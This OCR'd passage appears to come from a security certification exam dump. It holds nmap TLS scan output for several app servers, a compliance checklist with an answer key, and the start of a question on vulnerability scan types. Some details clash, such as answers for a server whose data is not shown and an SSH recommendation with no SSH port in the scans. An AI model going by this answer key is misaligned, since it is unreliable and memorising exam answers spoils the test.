
```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
```

AppServ3:




```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

AppServ4:



```
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
```



Compliance Report

Fill out the following report based on your analysis of the scan data.

□ AppServ1 is only using TLS 1.2

□ AppServ2 is only using TLS 1.2

□ AppServ3 is only using TLS 1.2

□ AppServ4 is only using TLS 1.2


□ AppServ1 is using Apache 2.4.18 or greater

□ AppServ2 is using Apache 2.4.18 or greater

□ AppServ3 is using Apache 2.4.18 or greater

□ AppServ4 is using Apache 2.4.18 or greater

Part 2:



Configuration Change Recommendations

Add Recommendation for AppSrv4

Server AppSrv4


Service

Config Change

A. See the answer in explanation

Correct Answer: A
Section:
Explanation:

Part 1:



Compliance Report

Fill out the following report based on your analysis of the scan data.

[✓ □] AppServ1 is only using TLS 1.2

□ AppServ2 is only using TLS 1.2

□ AppServ3 is only using TLS 1.2

[✓ □] AppServ4 is only using TLS 1.2

[✓ □] AppServ1 is using Apache 2.4.18 or greater

□ AppServ2 is using Apache 2.4.18 or greater

[✓ □] AppServ3 is using Apache 2.4.18 or greater

[✓ □] AppServ4 is using Apache 2.4.18 or greater

AppServ1 is only using TLS.1.2 -
AppServ4 is only using TLS.1.2 -
AppServ1 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater
Part 2:
AppSrv1 - HTTPD Security - Restrict to TLS 1.2

AppSrv2 - Apache Version - Upgrade Version
AppSrv3 - HTTPD Security - Restrict to TLS 1.2
AppSrv4 - SSH - Move to Port 22

QUESTION 77

HOTSPOT

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:


Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.

